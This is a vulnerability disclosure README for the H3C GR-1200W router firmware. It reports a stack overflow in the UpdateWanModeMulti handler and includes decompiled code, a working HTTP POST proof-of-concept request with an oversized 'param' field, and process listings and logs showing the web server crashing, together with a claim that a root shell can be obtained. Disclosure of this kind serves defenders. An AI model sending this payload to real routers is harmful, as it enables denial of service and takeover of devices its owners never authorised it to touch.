

main vuln / H3C / GR-1200W / 13 /



Darry-lang1 Update readme.md ...

on Jul 29 History

..



img

4 months ago



readme.md

4 months ago

readme.md

# H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

## Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :  
[https://www.h3c.com/cn/d\\_202102/1383837\\_30005\\_0.htm](https://www.h3c.com/cn/d_202102/1383837_30005_0.htm)

## Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview :

## H3C MiniGRW1A0V100R006 软件版本及说明书

软件名称: H3C MiniGRW1A0V100R006 软件版本及说明书

发布日期: 2021/2/18 11:12:56

下载:

→ MiniGRW1A0V100R006.zip(9.45 MB)

→ H3C MiniGRW1A0V100R006 版本说明书.pdf(560.71 KB)

软件说明:

联系我们

## H3C MiniGRW1A0V100R006 版本说明书

## Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the UpdateWanModeMulti function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
45  v2 = 0;
46  s = (char *)websgetvar(a1, "param", (int)&unk_4F1CA0);
47  v6 = strlen(s);
48  v4 = s;
49  for ( i = strchr(s, ';'); i; i = strchr(v4, ';') )
50  {
51      memset(v10, 0, sizeof(v10));
52      strncpy(v10, v4, i - v4);
53      sscanf(v10, "%s %s %s", v11, &v13, v12);
54      if ( v10[5] == 48 )
55          v2 = 0;
56      else
57          v2 = v10[5] == 49 ? 1 : 2;
58      memset(v10, 0, sizeof(v10));
```

In the UpdateWanModeMulti function, we entered s (param). It found ; through the strchr function And copy the previous data into v10 through the strncpy function. As long as the size of the data we input is larger than that of v10, it will cause the stack overflowing.

## Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=UpdateWanModeMulti&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
1696 *root      608 S   telnetd
1957 *root      152 S   /bin/tftpd &
1961 *root      804 S   apcm -c /etc/config/apcm.conf -l /var/run/apcm.lock -p /var/run/apcm.pid
1966 *root      920 S   /bin/monitor &
1969 *root      784 S   flacct -t 10 -f /etc/flacct.conf
1970 *root      480 S   /bin/watchdog &
1971 *root      796 S   /bin/ntpclient &
2008 *root     2084 S   /bin/onlineupdate &
2039 *root     2244 S   /bin/AC &
2065 *root      832 S   /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/dhcpd_subip.conf -pf /var/run/dhcpd_s
2073 *root      464 R   dnsmasq -r /etc/resolv.conf -n -c 500
2076 *root      912 S   /bin/dhcpd -d -q lanbr1 lan2490
4580 *root      676 S   -cmdtelnet
4581 *root      820 S   /bin/sh
4706 *root     2928 S   /bin/webs &
4850 *root      676 S   -cmdtelnet
4851 *root      760 S   /bin/sh
4853 *root      696 R   ps
/ #
```


The picture above shows the process information before we send poc.

```
2073 *root      404 S dnsmasq -f /etc/resolv.conf -n -C 500
2076 *root      912 S /bin/dhcpd -d -q lanbr1 lan2490
4580 *root      676 S -cmdtelnet
4581 *root      820 S /bin/sh
4850 *root      676 S -cmdtelnet
4851 *root      760 S /bin/sh
4881 *root      604 S {T+      8 h
4883 *root      680 S tar czf /var/core.tar.gz var/coredump/core-webs-4706-1658756429
4884 *root      828 R gzip -f
4886 *root      1636 R /bin/webs &
4888 *root      696 R ps
/ #
```

In the picture above, we can see that the PID has changed since we sent the POC.

| 日志信息  |       |      |                                |
|---|-------|------|--------------------------------|
| 提示: 点击日志信息的各属性标题, 可进行排序; 双击日志表项, 可查看该日志详细信息和操作建议。 |       |      |                                |
| 下载  | 清除    | 刷新   | 自动刷新: 禁止 秒 关键字: 日期 请选择 查询 显示全部 |
| 日期时间  | 级别    | 信息来源 | 信息内容                           |
|   | error | 系统   | Webs进程丢失                       |

The picture above is the log information.



已超时

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x   6 1007   1007           89 Jul 31  2019 www_root
drwxr-xr-x   2 *root   root           0 Jan  1  1970 www
drwxr-xr-x  10 *root   root           0 Jul 24  21:56 var
drwxrwxr-x   6 1007   1007          62 Jul 31  2019 var
drwxrwxr-x   3 1007   1007          26 Jul 31  2019 vettoc
lrwxrwxrwx   1 1007   1007           7 Jul 31  2019 tmp -> var/tmp
dr-xr-xr-x  11 *root   root           0 Jan  1  1970 sys
lrwxrwxrwx   1 1007   1007           3 Jul 31  2019/sbin -> bin
dr-xr-xr-x  89 *root   root           0 Jan  1  1970 proc
drwxr-xr-x   5 *root   root           0 Jan  1  1970 root
drwxrwxr-x   3 1007   1007          28 Jul 31  2019 libexec
drwxrwxr-x   4 1007   1007         2422 Jul 31  2019 lib
lrwxrwxrwx   1 1007   1007           9 Jul 31  2019 init -> sbin/init
drwxrwxr-x   2 1007   1007           3 Jul 31  2019 home
drwxr-xr-x   4 *root   root           0 Jan  1  1970 fiproot
drwxr-xr-x  11 *root   root           0 Jan  1  1970 etc
drwxrwxr-x   3 1007   1007        2528 Jul 31  2019 dev
drwxr-xr-x   2 1007   1007        1556 Jul 31  2019 bin
/ #
```

Finally, you also can write exp to get a stable root shell.